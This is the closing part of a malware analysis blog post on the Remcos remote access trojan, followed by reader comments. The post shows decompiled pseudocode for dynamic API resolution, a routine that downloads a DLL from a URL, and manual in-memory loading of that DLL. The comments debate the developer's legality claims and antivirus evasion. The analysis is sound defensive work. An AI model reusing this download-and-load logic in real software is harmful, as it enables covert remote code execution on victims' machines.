


Resolving some APIs (I am rather curious as to why these specific APIs are resolved dynamically when other suspicious APIs such as WriteProcessMemory and SetThreadContext are imported directly from the IAT0.




```
HMODULE v3; // eax
HMODULE v4; // eax
HMODULE v5; // eax
HMODULE v6; // eax
HMODULE v7; // eax
HMODULE v8; // eax
FARPROC pSetProcessDEPPolicy; // eax

v0 = LoadLibraryA("Psapi.dll");
pGetModuleFileNameExA = (int)GetProcAddress(v0, "GetModuleFileNameExA");
if ( !pGetModuleFileNameExA )
{
  v1 = GetModuleHandleA("Kernel32.dll");
  pGetModuleFileNameExA = (int)GetProcAddress(v1, "GetModuleFileNameExA");
}
v2 = LoadLibraryA("Psapi.dll");
pGetModuleFileNameExW = (int)GetProcAddress(v2, "GetModuleFileNameExW");
if ( !pGetModuleFileNameExW )
{
  v3 = GetModuleHandleA("Kernel32.dll");
  pGetModuleFileNameExW = (int)GetProcAddress(v3, "GetModuleFileNameExW");
}
v4 = LoadLibraryA("kernel32.dll");
pGlobalMemoryStatusEx = (int (__stdcall *)(_DWORD))GetProcAddress(v4, "GlobalMemoryStatusEx");
v5 = GetModuleHandleA("kernel32");
pIsWow64Process = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v5, "IsWow64Process");
v6 = GetModuleHandleA("kernel32");
pGetComputerNameExW = (int)GetProcAddress(v6, "GetComputerNameExW");
v7 = GetModuleHandleA("Shell32");
pIsUserAnAdmin = (int (*)(void))GetProcAddress(v7, "IsUserAnAdmin");
v8 = GetModuleHandleA("kernel32");
pSetProcessDEPPolicy = GetProcAddress(v8, "SetProcessDEPPolicy");
dword_41BAF8 = (int (__stdcall *)(_DWORD))pSetProcessDEPPolicy;
return pSetProcessDEPPolicy;
```


Downloading DLL to buffer, map a new memory page and then loading the DLL:



```
char __cdecl DownloadFileToBuffer(LPCSTR lpszUrl, int a2, DWORD dwNumberOfBytesRead)
{
  unsigned int *v3; // ebx
  char *v4; // esi
  CHAR *v5; // edi
  char Buffer; // [esp+8h] [ebp-2710h]
  HINTERNET hInternet; // [esp+2710h] [ebp-8h]
  CHAR *v8; // [esp+2714h] [ebp-8h]
  HINTERNET hFile; // [esp+2718h] [ebp-4h]
  CHAR *lpszUrla; // [esp+2720h] [ebp+8h]

  v3 = (unsigned int *)dwNumberOfBytesRead;
  HIBYTE(dwNumberOfBytesRead) = 0;
  *(_DWORD *)a2 = 0;
  *v3 = 0;
  hInternet = InternetOpenA("User", 1u, 0, 0, 0);
  hFile = InternetOpenUrlA(hInternet, lpszUrl, 0, 0, 0x80000000, 0);
  if ( hFile )
  {
    dwNumberOfBytesRead = 0;
    lpszUrla = 0;
    while ( !InternetReadFile(hFile, &Buffer, 0x2710u, &dwNumberOfBytesRead) || dwNumberOfBytesRead > 0 )
    {
      v4 = (char *)operator new(dwNumberOfBytesRead + *v3);
      qmemcpy(v4, lpszUrla, *v3);
      v8 = v4;
      qmemcpy(&v4[*v3], &Buffer, dwNumberOfBytesRead);
      mfree(lpszUrla);
      lpszUrla = v8;
      *v3 += dwNumberOfBytesRead;
    }
    v5 = (CHAR *)operator new(*v3);
    *(_DWORD *)a2 = v5;
    qmemcpy(v5, lpszUrla, *v3);
    HIBYTE(dwNumberOfBytesRead) = 1;
```




```
case 0x2Cu:
  v304 = (char *)&hFindFile;
  i = (WCHAR *)&Memory;
  hFindFile = 0;
  Memory = 0;
  v307 = sub_4032B9(&v310, 0);
  v308 = (const CHAR *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v307);
  if ( DownloadFileToBuffer(v308, (int)i, (DWORD)v304) == 1 )
  {
    load_library((int)Memory);
    mfree(Memory);
  }
  break;
case 0x2Du:
```



```
char *__cdecl load_library(int a1)
{
  HANDLE v1; // ebx
  char *v2; // edi

  v1 = CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 4u, 0, *(_DWORD *)(*(_DWORD *)(a1 + 60) + a1 + 80) + 4096, 0);
  v2 = (char *)MapViewOfFileEx(v1, 2u, 0, 0, 0, 0);
  CloseHandle(v1);
  handle_relocation((_DWORD *)a1, v2);
  resolve_import((int)v2);
  call_entrypoint((int)v2, 1);
  return v2;
}
```

It also seem that the RAT is somewhat modular, DLLs are sent from the controller (or loaded from resource/.data) and functions from it are called.



```
    &v31,
    &v37);
  sub_[illegible](v39, v38, v29, v36, v31, v32);
  [illegible]
  if ( [illegible] )
  {
    v17 = sub_[illegible](v40, 3u);
    v18 = std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v17);
    v19 = load_library(v18);
    lpThreadParameters = v19;
    if ( v19 )
    {
      dword_[illegible] = (int (*)(void))sub_[illegible]((int)v19, "StartForward");
      dword_[illegible] = (int (*)(void))sub_[illegible]((int)lpThreadParameters, "StartReverse");
      dword_[illegible] = (int (*)(void))sub_[illegible]((int)lpThreadParameters, "StopForward");
      dword_[illegible] = (int (*)(void))sub_[illegible]((int)lpThreadParameters, "StopReverse");
      v20 = (int (*)(void))sub_[illegible]((int)lpThreadParameters, "GetDirectListeningPort");
      dword_[illegible] = v20;
      if ( dword_[illegible] && dword_[illegible] && dword_[illegible] && v20 )
      {
        byte_[illegible] = 1;
        [illegible]
        std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
          &v11,
          v21);
        [illegible]
        goto LABEL_[illegible];
      }
      v11 = "[illegible]";
      [illegible]
      [illegible]
      [illegible]
      [illegible]
      sub_[illegible]([illegible]);
      v14 = &v37;
```

The functions listed here are only found as strings in remcos samples, which confirms that the module is custom.

Overall, Remcos is not advanced nor extraordinary and a killer for it can be easily be developed when needed. Despite being rather unsophiscated, it is still heavily used by cybercriminals to control infected devices and siphone money from those who are infected.

Sample hash: 46E4CFF5DD847E0A9AB26F2F92E89AE9E1BB14ED (file is available via VirusBay)
IDA Database File: Uploaded to GitHub

## Comments ( 10 )

1. *Viotto*Posted on 4:10 pm March 4, 2018
   Nice review Mr. Krabs, but being the author of this software, I want to correct some mistakes you made during your analysis. 1) Regarding the legality question: I don't know where you live, but here in Europe what I am developing and selling is perfectly legal. We don't allow malicious usage, and this is why, as yourself stated, the customer licence is stored in the Remcos agent, and can be easily retrieved using the -l command. Anytime we get a report of someone abusing our software and not using it for legal means, we can promptly check and make his copy unusable anytime. We have a dedicated email just for abuse reports: abuse@breakingsecurity.net 2) You said: "size is quite large". 120 kb is large for a program which allows total control of any part of the Windows OS? It is a tiny size expecially for today standards, where most of the software is bloated. I don't think you'll find other remote control software with a better size/number of functions ratio. Check TeamViewer, for example, which has just a fraction of Remcos functions. 3) In the last part you stated: "Remcos is not advanced and a killer can be easily developed when needed". Then still you forget that our focus is on legal administration and surveillance, we don't aid cybercriminals as you state. Actually, what you did is a criminal offence by european laws, which is called defamation towards a company. If you need any other clarification, we are always available. :) Best regards, Viotto BreakingSecurity.net administrator and developer

*Mr. Krabs*Posted on 4:24 pm March 4, 2018
1) I said "Whether that is true or not is to be understood by people who have seen Remcos malware campaigns and the fact that the author also sells a crypter." for a reason. Quite a lot of malware campaigns that used Remcos so far (statistics easily obtainable from honeypots and malware databases), wouldn't you agree? 2) Well maybe you shouldn't claim that it is 90kb or 100kb on your sites then because I saw that thus me making the comment 3) Maybe you should work better on preventing abuse then because malware campaigns which relies on Remcos is not uncommon at all, further more you are selling a crypter yourself so please don't try to look innocent. :) 4) Well excuse me, I don't know on what other forums do you advertise your product but HF is definitely one of them

*Viotto*Posted on 6:00 pm March 4, 2018

1) Yes, it happened that Remcos has been used in malware campaigns, and anytime we got a report, we banned licence and immediately stopped the whole campaign. Also guns get used for a lot of bad things, but if a manufacturer produces a gun which works well, it is not his fault if it is used in a robbery, isn't it? :) As gun manufacturers do, we do also print a serial code on each one of the licenced software. We have got the majority of customers who use our software respecting our contract and terms, is it so strange? The majority of these attacks have been done using the cracked version of our tool, so we have been a victim of it as well in those cases. 2) The normal Remcos stub (if disabling compression), in v2.0.2 is 108kb. You analysed the relocation stub which is 120kb more. In the Free version, size is even smaller, around 70 kb. So, in the site I wrote: around 100 kb, because it depends on settings such as stub type and compression. In no case goes bigger then 120kb, which as you know is a tiny size even for floppy disks standards. 3) Yes, and as Remcos, Octopus Protector can be used for many different purposes. Same terms of services applies to that. I think we did all possible measures to prevent abuse, but if you have got some extra idea, I will hear ;) 4) We don't sell on HackForums, that is just one of the places where we do advertise this product. We do sell just on our own site. Then mostly we do cooperate with companies which don't use forums. Best regards, Viotto BreakingSecurity.net administrator and developer

*Avira Pueple Wormetherth*Posted on 9:44 am March 6, 2018
1: Why would a valid license be used in correlation with a distribution campaign? Judging from your need of an invite code, you would be expected to personally filter out any suspicious customers (assuming the invite request is for customer validation). 2(referring to your point 3): Sales of such tools (Octopus Protector) wouldn't be so aggravating if the toys associated with the tool wasn't so blatantly forged. Crypters always have, and always will be used for illicit purposes only; a legitimate network owner would never require such a tool to bypass any third party protection under his/her own command. If you wish to defend this claim with something along the lines of "this tool is not for protection of malware, rather protection of legitimate executables," then why has your official channel uploaded a blatant AV bypass video?(https://www.youtube.com/watch?v=BVxQxSfNJXQ) Something a legitimate developer would never need. Also referring to a line in your description: "An executable file gets totally encrypted and protected from human and antivirus analysis." preventing a human from tampering I would understand, but why would a legitimate executable require protection from any form of AV analysis procedures? Overall your attempt to claim your malware legal, was extremely cringe. Anyone who sells a R.A.T alongside a crypter, is clearly in it for blackhat money.

2. *Viotto*Posted on 8:43 pm April 10, 2018
   Hello mr Avira, late reply from me here but I just noticed your comment. Regarding your points: 1: Yes, our customers can purchase just if registered (and registration requires an invite code), so we do filter out suspicious customers, or ban them if we notice malicious activity after they purchased. Many attacks have been carried out using an old, cracked Remcos version, the cracker removed abuse protection so unfortunately this wasn't under our control. We have been damaged by this as well, since malicious users abused our software. 2: Crypters have many uses, such as protecting files from analysis and cracking. Since I own a cybersecurity company which involves hacking as well (in an ethical way), my Octopus Protector can be used against many kinds of analysis, including AV analysis. This is however not illegal, unless you are using it against unaware users. The video is a demonstration that even stronger AV protections can be bypassed. If your point was true, then even Metasploit would be illegal, but it isn't. Best regards, Viotto

   - *Anal*Posted on 11:19 am April 14, 2018
     Viotto, 1. You clearly say that "Also guns get used for a lot of bad things, but if a manufacturer produces a gun which works well, it is not his fault if it is used in a robbery, isn’t it?" In software, you have a lot more control over your customers, guns are a physical piece of metal, which makes your argument invalid. In software, you can place for example, an alert to the person launching the file on another computer that they are executing a file that can take control of your computer? Also you state "Yes, it happened that Remcos has been used in malware campaigns, and anytime we got a report, we banned licence and immediately stopped the whole campaign." Instead of only getting reports from a third party, why aren't you taking any action yourself cracking on the suspicious/malicious users? I clearly gave you an idea how to crack down on ANY malicious campaign, but obviously you are not going to invent this, because all your customers are using the product in a malicious manner, thus you don't want to take any action against it other than the bad reports. 2. You state "my Octopus Protector can be used against many kinds of analysis, including AV analysis" Why does your product need to make the files "crypted" in the crypter, undetected from anti-viruses? Only thing they do is analyze the file, see if it can be used maliciously, if yes, they detect the file. Every update of your product makes the stub undetected, which isn't required in order to control another persons computer, since the anti-viruses can be disabled manually on the "targets" PC. You made a video of an anti-viruses scanning your file after you put it thru your "crypter". Why is this relevant? Why aren't any other native packers making their programs undetected from anti-viruses if they are not used in a malicious manner?

- *Avira Pueple Wormetherth*Posted on 12:55 am April 18, 2018
  Why would any security product need to be bypassed in a controlled environtment? Your "my Octopus Protector can be used against many kinds of analysis, including AV analysis" could be argued against with something such as: Why would you need to protect your customer's file from a legitimate researcher? No one employed by a security company would wish to distribute your file; they are checking whether it is a potential threat to their customer base. If you really wished to portay a legitimate image, you could follow in the footsteps of LuminosityLink by forcing a pre-installation watermark. Functions such as: RunPE & "ReplacePE" play a major role in most modern malware campaigns. How would these methods aid in preventing analysis of a legimitmate file? Forgive the 8 day delay, and don't see this reply as a form of attack. I am merely trying to get your side of things

3. *Max*Posted on 10:11 pm October 13, 2018
   "Only thing they do is analyze the file, see if it can be used maliciously, if yes, they detect the file." Really? Are we all to believe that? Unfortunately I disagree, because the AV industry has for a very very long time not done its homework regarding false positives. Some of the assumptions made in AV heuristics are equally cringeworthy as the apologetic tone of Viotto above. Nice wording, by the way. Something "can be used maliciously" and AV vendors "detect the file". Sounds easy. But there isn't even an industry-wide standard on what that first term means, let alone a standard on how things get detected. Serious AV testing is just in its infancy, despite AV testers having been around for quite some time. Oh, and a lot of things “can be used maliciously”, but kitchen knives are still sold, despite having been used in murders (the same thing goes for a lot of blunt tools from any workshop). Of course that’s the very reason you decided to use "can be used malicously" as opposed to "is malicious". Because the world is not black and white and you know it. But when it comes to false positives no one cares and the world is black and white after all. Sure, detecting a RAT, even as PUA, is perfectly (!) fine. But AV vendors' analysis capacities have long been been overwhelmed. Which leads to copying of detections [1] within the industry, which is not only evidenced by that infamous Kaspersky experiment a few years ago. But once propagated throughout the industry, these detections rarely get corrected even if they turn out to be false positives. Detections propagate, their removal in case of false positives does not. That's a real problem. Both for small independent software creators and their customers. Even though the original AV vendor, detecting an item first, may correct the mistake, it takes considerable effort to remove such a detection from all those dozens different AV products. And - as I pointed out - detections (all types!) in the AV industry propagate. Now, while sample sharing is a good thing, copying detections is not. There is a disparity between how easy it is for an AV to detect a given executable file as malicious (and no, most users won't even bother reading the fineprint, so: detected by AV == malicious) and for that detection to spread throughout the industry and how effing hard it is to ever get a wrongful detection (which often borders on the commercial equivalent of character assassination, given that smaller companies are already disadvantaged as it is) out again. While in order to end up in detection of just about every AV product out there all you need to do is that you use some allegedly "shady APIs" or end up with some bored AV analyst looking at your file and making the wrong decision within the short allotted time (assuming it's not some inherently stupid sandbox with some heuristics created by equally bored analysts mounted on top: AI ... automated imbecility), in order to get out again you'd have to contact every single effing AV vendor individually and then it typically takes a long time to receive a response, if any. Let alone the time it takes to get the detection removed - if one manages it at all - or to "argue" one's case. This is an uphill battle for any legitimate software vendor having his product(s) end up in detection. And no AV vendor or the industry overall sees that as a problem. Because they act like a sheriff in the wild west, embodying the law (or so they think) and therefore what they do must

be The Right Thing™. Even if it effectively amounts to slander and the commercial equivalent of character assassination. Seriously, if AV vendors are the good guys, then why the heck can't they even play by commonly accepted rules or by time-proven paradigms such as "in dubio pro reo"? Now what the makers of Remcos RAT do is shady. No doubt about it. And selling the crypter alongside the RAT doesn't make it look any better. But PLEASE take off your rose-colored glasses, AV people! Small independent software vendors have no legal department. Heck, open source developers don't even have a sales or marketing department. Being detected by an AV is the death knell to many small software creators and is very demotivating indeed for open source developers. Don't take adding something INTO detection so lightly, would ya? And get your act together to provide one single contact to report false positives instead of having small ISVs running the gauntlet with understaffed "support departments" trying to shield actual analysts from seeing false positive reports. [1] And by copying I am not implying that this is done verbatim or so. Alone the difference in how the various engines work would make that hard. However, the fact that files are shared between AV vendors and that VirusTotal also shares files with the vendors leads to the observation that one of the heuristics of whether a file ought to end up in detection is apparently a.) the trust vendor A places in vendor X detecting that file already and/or b.) a threshold value of how many AV vendors already have said file in detection, leading to a vendor also detecting it. Now you should be able to see the vicious circle this creates, not to mention the issue that the turnaround for detections being copied is relatively fast, whereas alone the attempt by a smaller independent software developer to have a detection of his/her software removed takes AGES in comparison. Not to mention that you need to contact each and every AV vendor individually. Great stuff!

4. *KrabMaster2*Posted on 7:59 pm April 26, 2019
   Nice website. I especially like your Revcode posts.

5. *hwac121*Posted on 8:01 pm June 10, 2019
   Who the hell wants to purchase a software that has a backdoor built-in purposely by the developer so they can deactivate your software whenever they like? As for the author of this article...ALL hacking tools are used by both white hat and black hat...the only way to be a good white hat hacker and security professional is to understand and be able to use the exact same tools the criminals do.

---

View Comments (10) ...